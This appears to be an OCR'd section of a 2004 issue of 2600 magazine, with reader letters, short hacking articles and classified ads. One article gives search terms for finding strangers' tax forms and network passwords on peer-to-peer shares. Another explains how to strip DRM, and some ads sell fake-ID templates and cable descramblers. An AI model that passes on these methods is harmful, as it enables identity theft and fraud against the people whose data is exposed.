Like I said, this ever happening is very unlikely, but what better way to deal with dissent than to lock up anyone who doesn't agree with you? Educate yourself on this bill that was passed out of fear of further attacks, fear of being blamed for further attacks, and fear of being labeled unpatriotic. Which is more patriotic, supporting the current government officials (we know how infallible politicians are) or protesting a bill that nullifies large portions of our Bill of Rights? Find out for yourself. I would suggest Hentoff's book, but I am sure you can find many other sources of information. Our ignorance is their greatest weapon.

drlecter

The good news is that people are starting to wake up about the threats posed by the Patriot Act and other products of Bush and Ashcroft. We only hope that will be enough to start reversing the madness we've been engaged in. If not, we'll continue to do the best we can in whatever circumstance.

Dear *2600*:

I was at Hastings today and they had some of your zines near the main checkout aisle. So I picked one up and decided to stay and read some of it. It's really informative and even for someone who doesn't know anything about computers it's still hard to put down. So, good job on that. Anyways, my question to you guys or the hacker community in general I guess would be this. With all the new powers given to the authorities to crack down on "terrorists" with this Patriot Act, they've created a perfect weapon to attack organizations like yours. Has it directly affected you yet? What measures have you taken and what can others do to protect themselves from this? It just seems the authorities can now legally monitor in any way they see fit and get away with it. It just seems to me that this act was created solely for the purpose of going after your organization and others like you.

Lindsey The Boy

It does indeed feel like it was meant for us sometimes but then reality kicks in. This is meant for everyone - we're just one set of voices. We may stand up for free speech and controversial opinions more often which is why it seems as if these crackdowns are aimed squarely at us. But there are so many more people who stand up for these values in one way or another every day. Instilling fear in the populace as a whole is the real goal.

To Clarify

Dear *2600*:

I received an auto-response e-mail from letters@2600.com in my inbox yesterday.

I just wish to inform you that I did *not* send any

e-mails to letters@2600.com. It might have been somebody else or perhaps some program that used my e-mail address as the source address.

Whatever that original e-mail might have been, please disregard it as it was not sent from me.

If you have any questions about this, please feel free to let me know. Thank you.

Lawrence

Your mistake was sending us this letter which we've now published. You're part of the family now. And if that was your intention all along, well played.

Dear *2600:*

As a member of the Department of Homeland Security (DHS) and a faithful reader of your fine publication I feel obligated to clarify some of the details in the 20:4 page 48 letter authored by Anonymous. It is doubtful that the DHS will ever have a listing of local field offices. The reason for this is that the DHS is an umbrella organization that was formed to coordinate the information exchange of numerous government agencies after the terrorist attacks of September 11th.

The DHS is not a new separate organization but the headquarters for the 22 agencies that were absorbed into it. The agencies that fall under the DHS for the most part will still perform their branches' missions without much change. The main objective of the merger was to enable each branch to contribute and share information within the DHS network.

I would not expect the DHS to secretly set up shop in your neighborhood any time soon. Chances are they would just utilize what is already in place. For more information pertaining to the organizational structure of the DHS and the agencies that fall under it please visit http://www.dhs.gov/dhspublic/theme_home1.jsp.

P.S. My gut is still hurting from laughter after reading the 20:4 Food For Thought letter. That kid deserves a shirt for that.

ZeroSpam

Mentoring

Dear *2600:*

After a friend introduced me to your magazine I have been extremely interested in hacking. Anyone willing to help or point me in the right direction will be appreciated.

Billy

See the following for some advice.

Dear *2600:*

This letter goes to crypto for his letter in the 20:4 edition:

Congratulations, you have learned to hack; or better, you have learned to learn. One of the first things you must have learned in college is the difference between the teaching methods of a professor and a teacher. A teacher's job is to teach while a professor points you in the right direction and expects you to take the initiative to learn.

I too have been interested in computer science for many years now. I live in what I refer to as a "technologically challenged" area and I have learned to depend on myself in my pursuit of knowledge. I have, however, had a much older friend who has helped me through the years. He has never "taught" me anything but has been my mentor by providing me with the tools, direction, and advice I needed to achieve my goals. If he had crippled me by simply handing me the answers I would have never learned to troubleshoot and solve problems on my own. I too should be enrolling in college before long and from my experiences thus far I think I will be ready.

Hacking is a concept that surpasses computers and phone lines. In fact it predates them. It's a lifestyle that may take different names and forms with the advancement of technology but fundamentally stays the same over the years. Hacking is our intellectual devotion to the cause of better understanding. It explores our maximum potentials as humans. Since potential seems to be the greatest waste of the universe, I would encourage you and any other readers to mentor someone younger than you as I consider myself very fortunate.

Radix

You may have succeeded in doing just that with these words.

Working Around the System

Dear *2600:*

Earlier this week my old phone died and getting a new one from Telus without a contract would cost me about $225 (CDN) for my crappy prepaid plan. I looked at Fido, a GSM competitor, and they were offering a great plan and a free Sony Ericsson T300 with a two-year "Fido agreement". I decided to go for it and was impressed with the phone except for the fact that the ringtones and images were really lame. A data cable for the phone would cost me about $30 - a steep price considering that I would only use it for cosmetic purposes.

I then had an idea that I could download and create files and send them to my Palm M100 and then beam them to the phone via IrDA. The problem was that Palm Installer wouldn't read any of these files or pass them on because they were not recognized as Palm format. Doing some research, I found a program called zboxz (http://palmboxer.sourceforge.net) that fakes Palm Installer files from any PC or Mac format and then can be stored on the Palm or beamed out.

I then had the problem of figuring out how to format the ringtones from MIDI. I tried Polyphonic Wizard, but it would only do the first two seconds until I paid $40 to register it, way too steep. I eventually tried just sending the raw MIDIs over and sure enough, it worked perfectly, no conversion necessary.

Now on to images. Sony Ericsson's Image Converter would only convert my JPEGs to bitmap files, which zboxz could handle but the beam feature for some reason could not. I found an old copy of Photoshop LE and then used it to change these BMPs into GIF files and then beam them, and it worked fine. (For those who want to create new files to transfer, the correct settings are 101x80, 256 colors, no interlacing.)

So now I can have unlimited free downloads of ringtones and use picture ID or have nice backgrounds without needing the camera attachment. Now all I have to do is figure out how to change the banner, an easy task on CDMA but not so easy with GSM. Does anybody know why they lock it? I would really like to know.

Nathan

Setting Your Music Free:

iTunes Music Sans DRM

by k0nk

I do not advocate using the information contained herein to steal music. I simply enjoy having access to my own music on any computer I like and I'm sure that others are in the same boat. Fair use does not include unlimited distribution without permission.

Pepsi's recent promotion promising 100 million free iTunes songs allowed free downloads from the iTunes Music Store (iTMS), but the files include restrictive digital rights management (DRM) that prevents users from playing the songs on their choice of hardware, making them free in only one sense of the word. Currently, the DRM that Apple packages into every AAC (Advanced Audio Coding) encoded song requires users to "authorize" their computer in order to play purchased music. Authorization involves entering the iTMS username and password that they used to purchase the song, and can only be performed on a maximum of three computers. Apple has freely announced that the iTMS exists to sell iPods (which do not require authorization to play purchased music and are the only portable players licensed to play AAC encoded songs), not to turn a profit from selling music online. So what do you do if you want to play a purchased song on your shiny new Dell Digital Jukebox or on a non-authorized computer while you're away from home?

Digital rights management has always met with resistance; people simply don't like to be told what they can and cannot do with things they have purchased. As soon as the iTMS launched, there was an immediate need for a technology to remove the DRM from purchased AAC files.

Regardless of the type of copy protection employed to restrict a file's usage, the purpose of the file remains the same: to produce certain high quality sounds. Without the rights management decreasing sound quality (thus making the file useless), there is no way that a user can be prevented from simply physically plugging the speaker output into the microphone input. The problem with this is that wires can be low quality, connections aren't always perfect, and some way or another gremlins creep into the process and the sound quality usually diminishes.


Ten days after the release of a Windows version of iTunes, a program called MyTunes appeared. Its command line interface allows users to strip the digital rights management out of AAC files downloaded from Apple's iTunes Music Store. MyTunes, which only runs in Windows, works by using a special driver that reroutes the sound card's output to the hard disk instead of the speakers. Interestingly, a similar device driver was (until recently) available on Apple's OS X developer site as an example sound driver. Changing drivers is certainly clever and performs the desired task well, but requires the user to use special software that they might not be comfortable with.

Another method of converting AACs with DRM to whatever file format is desired exists which uses no special software. What is interesting about this method is certainly not its technical difficulty, but that it uses only tools provided by Apple on any new Macintosh system. You could buy an iBook from your local Apple retailer, open it up, and start twisting off DRM with no additional software or technical knowledge. The method is simple:

1. Purchase music from the iTMS.
2. Open Apple's Sound Studio.
3. Choose File > Import With Quicktime and select your downloaded song.
4. Save as a WAV or comparable file type.
5. Import the WAV into iTunes
6. Select the WAV in iTunes and choose Advanced > Convert Selection to AAC/MP3/ whatever file type you have chosen as the default codec.

This is reminiscent of the old days of MP3 encoding that involved a manual two step process using different programs to rip and then encode. While tools that reduce this process to one click will undoubtedly evolve and become more common, this method is useful because of its simplicity and interesting because of its irony.

Vonage Broadband Phone Service



by Kevin T. Blakley


As a 15 year security professional and Vonage phone service user over the past six months, I have uncovered some serious security problems with its use and solutions to possible security risks for both business and home users. This broadband phone service which saves the end user hundreds or even thousands of dollars a year on local toll and long distance charges can pose certain vulnerabilities to your network. The service, which uses Cisco's VOIP ATA-186 telephone adapter, opens several holes in network security.

Vonage offers little help with serious technical or security issues and in fact several technical representatives stated to me that I should simply allow all traffic on the following ports (UDP: 53 (domain), 69 (tftp), 123 (sip), 5060, 5061, and 10000 ñ 20000) into my secured local network for any source IP. There are many exploits for all of these ports which include exploits for tftp on port 69, computer management on port 10000, and others. Vonage refuses to provide their source IP's for the VOIP connections. Given this information one could easily set up firewall rules which would allow traffic only from Vonage's VOIP server addresses to the voice unit. Service redirection which is known to most seasoned firewall users allows the firewall to map user defined ports to a predefined local or private IP address. This, while not suggested by Vonage, would suffice in securing the local private network and also provide security to the ATA unit. What was suggested by Vonage was the placement of the ATA-186 into a DMZ firewall zone. While this offers some logging ability for attempted attacks, it opens up the ATA unit itself to possible attacks via the open service ports mentioned above, specifically tftp, and a service that is normally turned off: http (port 80). Since broadband Internet service is today almost as common as a television and with broadband phone service providers such as Vonage gaining popularity, it is the responsibility of security professionals such as myself to provide information to the general public relating to security threats.

Personal firewalls such as the one provided in Windows XP and the many variants on the market protect the computer on which they are installed from various attacks. However they do not protect any other device which is on the same network connected through a broadband router. Many of the most popular broadband router/firewalls on the market today do offer some packet filtering but most do not inspect UDP traffic which is what the ATA-186 voice unit uses to communicate VOIP traffic.

For those home or business users who do not employ a firewall on the front end of their network, I would suggest doing so and employing statefull packet inspection of all traffic relating to the use of any VOIP device. Such small office and home products are available from many manufacturers such as Check Point, Watchguard, Netgear, and Linksys.

In no way am I discounting the value of broadband phone service providers. However, it is my opinion that these same providers should be a little more security conscious.



Sharing your life on a Peer-to-Peer network

by Kong

#include <disclaimer.h>

Even if you will not admit it, more than likely you have downloaded some sort of music or software via a peer to peer network like millions of other people around the world. Whether it was in the glory days of Morpheus and Napster or in the RIAA infested world of Kazaa today, it makes no difference. While you can find almost any sort of media you desire, there are more interesting things that can be found. First, let's examine what happens when you install most online sharing programs. The setup program will ask you what files and folders you want to share. Since naive and novice computer users know that sharing is the basis of all peer to

peer networks, they decide to share everything in their "My Documents" folder or sometimes even everything on their computer without knowing that there is anything wrong with this. Now it gets interesting if you know what to look for.

Several times I have found network configuration documents that people left laying around on their computer. Many of these documents are for different businesses and schools that have hired people to install networks for them. These documents often contain idiot-proof instructions on how to connect to the network (not like that is a complicated process). Besides the instructions which you can toss aside, such documents can also contain every computer's hostname, IP address, usernames, passwords, and various other proprietary information meant for employees only. All it takes is one careless employee to leave the document on an unsecured computer and the whole world has access to it. Some good keywords to search for are network, setup, configuration, install, and LAN.

Despite it being scary how easily someone can obtain such detailed information about a network, the following is even scarier. The popular craze today is doing taxes online. At most places you enter all your information and within a few days or even hours they send you your tax information in PDF form. The two forms sent are the 1040 and 8283. The 8283 is basically a worksheet that isn't needed but contains your address, social security number, work, work phone number, and money earned that year. All this can be used for pretty much any purpose you desire. The 1040 contains even more vital information. It has the same information as the 8283 plus some. This is the form you have to send in to the IRS. If you are receiving a refund, more then likely you are getting a direct deposit to speed things up. In order to receive this, the form will require you to fill out your bank's routing number and account number. Several sites have a search engine that allows you to enter a routing number and tells you the bank's name. After obtaining any of those documents, you have a good deal of information about a person. Just search for items such as return, tax, 1040, 8283, federal, or anything of that nature.

It might take awhile to download something interesting and most files will not be what you are looking for but eventually you will find something worthwhile. Just remember not to be too vicious with anything you discover.

msn Redirect Scan

by StankDawg@hotmail.com

If you visit msn.com (which you might do as the default home page in a lot of circumstances) you may notice that the page can be customized based on your settings. For example, a Dell system sometimes defaults to the homepage http://dellnet.msn.com/ which uses a custom module in the msn system to deliver Dell information. I found this both annoying and interesting.

After a little reverse engineering, I discovered that you can either go to these sites directly or you can be redirected to these sites from http://go.msn.com/ by using the proper URL parameters. It turns out that it redirects to a specific page customized to a specific company or group based on the parameters passed via the URL. For example, not only can you type in the direct dellnet address listed above, but you can also use the redirected http://go.msn.com/ address listed below to get to the same place. I decided to hammer through some patterns and see what other sites offer custom services. The results are listed below.

URL	Company/Site
http://go.msn.com/0/0/1.asp	Microsoft - IE5.5 SP1 download (redirects to an apology page)
http://go.msn.com/0/0/2.asp	Dell
http://go.msn.com/0/1/0.asp	Dell - "ebar" (error page, apparently this no longer exists)
http://go.msn.com/0/1/1.asp	Microsoft - Hotmail
http://go.msn.com/0/1/2.asp	Dell
http://go.msn.com/0/3/1.asp	Dell
http://go.msn.com/0/3/2.asp	MSN - MSN Member
http://go.msn.com/0/3/3.asp	MSN - Canadian version
http://go.msn.com/0/3/4.asp	MSN - My MSN (customized page)
http://go.msn.com/0/3/5.asp	Best Buy
http://go.msn.com/0/3/6.asp	Charter Communications - Broadband ISP Home page
http://go.msn.com/0/3/7.asp	Dell
http://go.msn.com/0/3/8.asp	Disney
http://go.msn.com/0/3/9.asp	Best Buy
http://go.msn.com/0/3/10.asp	Charter Communications - Broadband ISP Home page
http://go.msn.com/0/3/11.asp	Dell
http://go.msn.com/0/3/12.asp	Disney
http://go.msn.com/0/3/13.asp	MSN - MSN Member
http://go.msn.com/0/3/14.asp	QWEST
http://go.msn.com/0/3/15.asp	Staples
http://go.msn.com/0/3/16.asp	Verizon
http://go.msn.com/0/3/17.asp	QWEST
http://go.msn.com/0/3/18.asp	Staples
http://go.msn.com/0/3/19.asp	United Airlines
http://go.msn.com/0/3/20.asp	Verizon
http://go.msn.com/0/5/1.asp	Verizon - Direct link to MSN Groups
http://go.msn.com/0/6/1.asp	Verizon - Direct link to MSN Shopping
http://go.msn.com/0/7/1.asp	Verizon - Direct link to MSN Money Central
http://go.msn.com/0/8/1.asp	Verizon - Direct link to My MSN (customized page)

This was done manually during a training session where I sat in the back of the class unchallenged and bored to tears. I only went through some limited ranges in my testing. It could easily be scripted to check for a larger series of numbers. A couple of them seemed interesting, such as the "ebar" page. Maybe there are some other software download pages that could be interesting. Maybe there are ways to login or access customized systems that weren't intended for public consumption. Just think of how many other sites may be out there on the web that could work the same way. See what others you can find!

Happenings

THE FIFTH HOPE will take place at New York City's Hotel Pennsylvania from July 9th to the 11th. This will be a very special conference, marking the 20th anniversary of *2600* and the 10th anniversary of the First HOPE. There's still time to get involved and become a speaker or help to organize this historic event. If you want to be part of this, go to www.hope.net and follow the links for speakers and/or volunteers. See you there!

For Sale

HOW TO BE ANONYMOUS ON THE INTERNET. Easy to follow lessons on achieving Internet anonymity, privacy, and security. The book's 20 chapters cover 1) simple proxy use for WWW; 2) how to send and receive e-mail anonymously; 3) use SOCKS proxies for IRC, ICQ, NNTP, SMTP, HTTP; 4) web based proxies - JAP, Multiproxy, Crowds; 5) do-it-yourself proxies - AnalogX, Wingates; 6) read and post in newsgroups (Usenet) in complete privacy; 7) for pay proxies. Learn how to hunt for, find, and utilize all types of proxies, clean up your browsers, clean up your whole Windows OS. This professionally written but non-technical jargon filled book is geared towards the beginner to advanced readers and the average Internet user. The book lessons are on a CD in easy to read HTML interface format with numerous illustrations throughout. Send $20 (I'll pay S/H) to Plamen Petkov, 1390 E Vegas Valley Dr. #40, Las Vegas, NV 89109. Money orders, personal checks, cash accepted.

THE IBM-PC UNDERGROUND ON DVD. Topping off at a full 4.2 gigabytes, ACiD presents the first DVD-ROM compilation for the IBM-PC underground scene entitled "Dark Domain." Inside is an expansive trove of files dating as far back as 1987 up to the close of 2003; from artpacks to loaders and cracktros to magazines, plus all the necessary programs for browsing them. If you ever wanted to see a lost JED ANSImation display at 2400 baud, here's your chance. For order details and more information please consult http://www.darkdomain.org/.

AFFORDABLE AND RELIABLE LINUX HOSTING. Kaleton Internet provides affordable web hosting based on Linux servers. Our hosting plans start from only $4.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. Privacy is guaranteed and you can pay by E-Gold, paypal, or credit card. http://www.kaleton.com

DRIVER'S LICENSE BAR-BOOK and "fake" ID templates. Includes photos, templates, and information on all security features of every single American and Canadian drivers' licenses. Including information on making "fake" ID's on PVC cards, laminating, making holograms, magnetic stripes, software, and more to make your very own license! Send $25 cash in US funds or an international money order in US funds made out to R.J. Orr and mailed to Driver's Bar Book, PO Box 2306, Station Main, Winnipeg, Manitoba, R3C 4A6, Canada. Order now and get FREE laminates with every order! We ship worldwide free!

ONLINE RETAILER OF COMPUTER PRODUCTS is also a *2600* subscriber! 60,000 different computer products from components to complete systems, laptops, PDAs, cables, RAM, and media all available online at http://www.digitaleverything.ca. Worldwide shipping is no problem. Just mention you are a subscriber and I'll give you better prices too. Contact Dave at sales@digitaleverything.ca for more info.

HACKER LOGO T-SHIRTS AND STICKERS. Show your affiliation with the hacker community. Get t-shirts and stickers emblazoned with the Hacker Logo at HackerLogo.com. Our Hacker Logo t-shirts are high quality Hanes Beefy-Ts that will visibly associate you as a member of the hacker culture. Our stickers are black print on sturdy white vinyl, and work well on notebooks, laptops, bumpers, lockers, etc.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $16.95 + $1.55 S/H. Mail order to: P.H., 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

SEEKING MANUSCRIPTS FOR PUBLICATION. The Paranoid Publications Group is currently accepting unsolicited, unpublished manuscripts for consideration. For complete information, download our electronic author's information package by visiting www.paranoidpublications.com and clicking on "Authors." We do not accept or respond to e-mails, faxes, or telephone calls from prospective authors. No matter how good it sounds on the phone, we have to see it in print. While you're there, check out our newest book - *The Preparatory Manual of Narcotics.* Author Jared B. Ledgard shows us how to prepare and handle numerous hazardous controlled substances of an intoxicating nature. Written in plain English, this manual is simple enough for the common man to comprehend yet advanced enough to hold the attention of even the most accomplished chemist. All of our titles are perfect bound and printed on acid-free, high quality paper that is 25% recycled, 10% of which is post consumer content. Enter coupon code "spring2600" (without the quotes) for 10% off your order. Visa, MasterCard, American Express, Discover, JCB, and old fashioned checks and money orders are welcomed. Due to much fraud, we no longer accept eChecks. No orders by telephone, please. Customer service and product information: 800-681-8995 or 219-326-6662.

SIZE *DOES* MATTER! The Twin Towers may be gone forever but a detailed image still exists of the massive 374-foot radio tower that was perched atop One World Trade Center. This high-quality glossy color poster is available in two sizes (16" x 20" and 20" x 30") and makes a spectacular gift for engineers, scientists, radio and television buffs, or anybody who appreciates a unique, rarely seen view of the World Trade Center. Visit www.wtc-poster.us for samples and to order your own poster.

WIRELESS SECURITY PERSPECTIVES. Monthly, commercial-grade information on wireless security. Learn how to protect your cellular, PCS, 3G, Bluetooth, or WiFi system from *2600* readers. Subscriptions start at $350 per year. Check us out at http://cnp-wireless.com/wsp.html.

CABLE TV DESCRAMBLERS. New. (2) Each $74 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescrambler ➥guy@yahoo.com.

LEARN LOCK PICKING It's EASY with our book. Our 2nd edition adds lots more interesting material and illustrations. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your 2600 reader price discount.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $49.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? For a copy of *Infiltration,* the zine about going places you're not supposed to go, send $3 cash to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada.

TAP/YIPL The original phreaking and hacking zines! All original back issues on CD-ROM. Only $5 including postage! Write for a free catalog of the best underground CD-ROMS! Whirlwind, Box 8619, Victoria BC, V8W 3S2, Canada.

AT LAST AN ACCURATE DESCRIPTION OF THE BELIEFS AND BEHAVIOR OF HACKERS! Social Inquiry offers a research report produced by Bernhardt Lieberman, emeritus professor from the University of Pittsburgh and Director of Social Inquiry, his own social research firm. Professor Lieberman held appointments in the Departments of Sociology and Psychology at the University of Pittsburgh. He conducted a detailed interview of hackers in Pittsburgh and administered five questionnaires to them: a hacker motivation questionnaire, a hacker ethic questionnaire, an attitude toward the law scale, a liberalism-conservatism scale, and a personality questionnaire designed to deal with the myth of the hacker as a social misfit. Professor Lieberman attended H2K2, observed the behavior of hackers in convention, and administered the five questionnaires to hackers attending H2K2. The report also contains a content analysis of *2600.* The report presents a description of the beliefs and behavior of hackers produced by these

methods of inquiry. The report is neither a condemnation nor a whitewash of hackers, nor does it justify the actions of criminal justice systems and the disciplinary actions of school administrators. It is designed to offer a more accurate picture of hackers than the pictures presented by the mass media and the criminal justice systems. The report recommends that the desire of hackers to learn about computers, computing, and technology should be channeled into constructive ends, as much as that is possible. The report is 140 pages long and contains 55,000 words. Professor Lieberman received no grant or contract money to do this work; he did the work using his own money and was, and is, beholden to no one. To get a copy of the report send a check or money order for $23.50 + $4.50 ($6.00 outside North America) for shipping (in U.S. dollars) payable to Social Inquiry, 627 Beverly Road, Pittsburgh, PA 15243. Those fortunate enough to have institutional funds to pay for the report are invited to send a purchase order. (Federal tax ID number: 25-1377234.) Professor Lieberman can be reached at 412.343.2508. His website is www.telerama.com/~blieber.

Help Wanted

GOOD COMMUNICATORS NEEDED to promote revolutionary sender-pays spam elimination infrastructure. E-mail davidnicol@pay2send.com with "2600 marketplace" in your message. Lifetime residual earnings potential.
CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.
HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

Wanted

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.
BUYING BOOKS AND MORE. Man interested in books related to hacking, security, phreaking, programming, and more. Willing to purchase reasonable books/offers. I do search Google! No rip-offs please. Contact me at lbda@att.net.
FREE SOFTWARE DISTRIBUTION. I have a website (www.eloder.com, come check it out!) that has a fair amount of traffic. Mostly for debian and redhat cds. I am looking for hackers who have made their own interesting programs and wish to share. If you have some really interesting apps, I can give you (for free!) a page or a sub domain. I am looking to assist the open source movement and the hacker community. You can email me at eloder@hotmail.com. Please place "download" in the subject heading. All interesting ideas welcome. Eric Loder.
NEED DIAL UP HACKING INFO (steps involved, current dial ups, etc.) Also looking for places on the Internet where I can get unlisted phone numbers for free. Please contact me at billm2@prodigy.net.
IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

Services

VINTAGE COMPUTER RESOURCES FOR RESEARCH. VintageTech provides a wide variety of computer historical related services for business and academia. We provide: support services for legal firms for computer and software patent litigation and prior art research; props and consulting for movie or film production and photography studios requiring period authentic computers and computer related items; data recovery and conversion from old and obsolete data media to modern media; appraisals of vintage computer items for sale, charitable donation, or insurance valuations; sales brokering of vintage computers and related items; general computer history consulting and research. VintageTech maintains an extensive archive of computers, software, documentation, and an expansive library of computer related books and magazines. Visit us online at http://www.vintagetech.com or call +1 925 294 5900 to learn more about the services we provide.
PAY2SEND.COM is an e-mail forwarding service that only forwards messages from whitelisted contacts or people who pay you to receive from them, using a patent-pending identity technique. Sign up via our web page form.
INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, without big-brother looking over their shoulder. We provide highly filtered DoS protection. Our main server is a P3 1.2 ghz machine, 1.5 gigs of ram, 512 megs of swap, 40 gig EIDE, with complete online "privacy." Compile your favorite security tools, use ssh, stunnel, nmap, etc. Affordable pricing from $10/month, with a 14 day money back guarantee. http://www.reverse.net/

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Shows from 1988-2003 are now available on DVD! Details on page 9. Your feedback on the program is always welcome at oth@2600.com.
HACKERSHOMEPAGE.COM. Your source for keyboard loggers, gambling devices, magnetic stripe reader/writers, vending machine defeaters, satellite TV equipment, lockpicks, etc... (407) 650-2830.
CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.
VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer security. One former White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.
HACKERMIND: Dedicated to bringing you the opinions of those in the hacker world, and home of the ezine *Frequency.* Visit www.hackermind.net for details.
DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

Personals

I AM A 22 YEAR OLD KNOWLEDGE SEEKER that has been incarcerated for the past 2 years and have 2 years to go until my release. I am looking for anyone who has the time to teach or print tutorials for me to learn from. I am interested in any field such as phreaking, cracking, programming OpenBSD, or anything else to keep my mind on the right track while I do my segregation time. I also would enjoy some penpals if anyone has time. I will answer ALL letters promptly. If interested please write me at: Joshua Steelsmith #113667, WVCF-IDOC, P.O. Box 1111, Carlisle, IN 47838.
STORMBRINGER'S 411: My Habeas Corpus (2255) was just denied so I'm in for the 262 month long haul. Am trying to get back in contact with the D.C. crew, Roadie, Joe630, Alby, Protozoa, Ophie, Professor, Dr. Freeze, Mudge, VaxBuster, Panzer, and whoever else wants to write. P.T. Barnum, I lost your 411. Wireless, ham, data over radio is my bag. Write: William K. Smith, 44684-083, FCI Cumberland Unit A-1, PO Box 1000, Cumberland, MD 21501 (web: www.stormbringer.tv).
PRISON REALLY SUCKS! Known as Alphabits for many years. Help me pass the time in here and write to me. Only 2 more years left and I am going crazy without any mental stimulation. I welcome letters from anyone and will reply to all. Jeremy Cushing #J51130, Centinela State Prison, P.O. Box 911, Imperial, CA 92251-0911.
RESOURCE MAN is looking for more addresses (snail mail). Please send any addresses of the following: book clubs, subscription services, newspapers, computer/hacking magazines, and any foreign addresses which are a special delight. The further away the better. Also, I am a manga/anime fanatic (dbz, Digimon, Outlaw Star, Chobits, Tenchi Muyo, etc.). Please send any related information to: Daniyel Sigsworth #1062882, PO Box 2000, Colorado City, TX 79512. Will respond if desired.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Summer issue: 6/1/04.

ARGENTINA
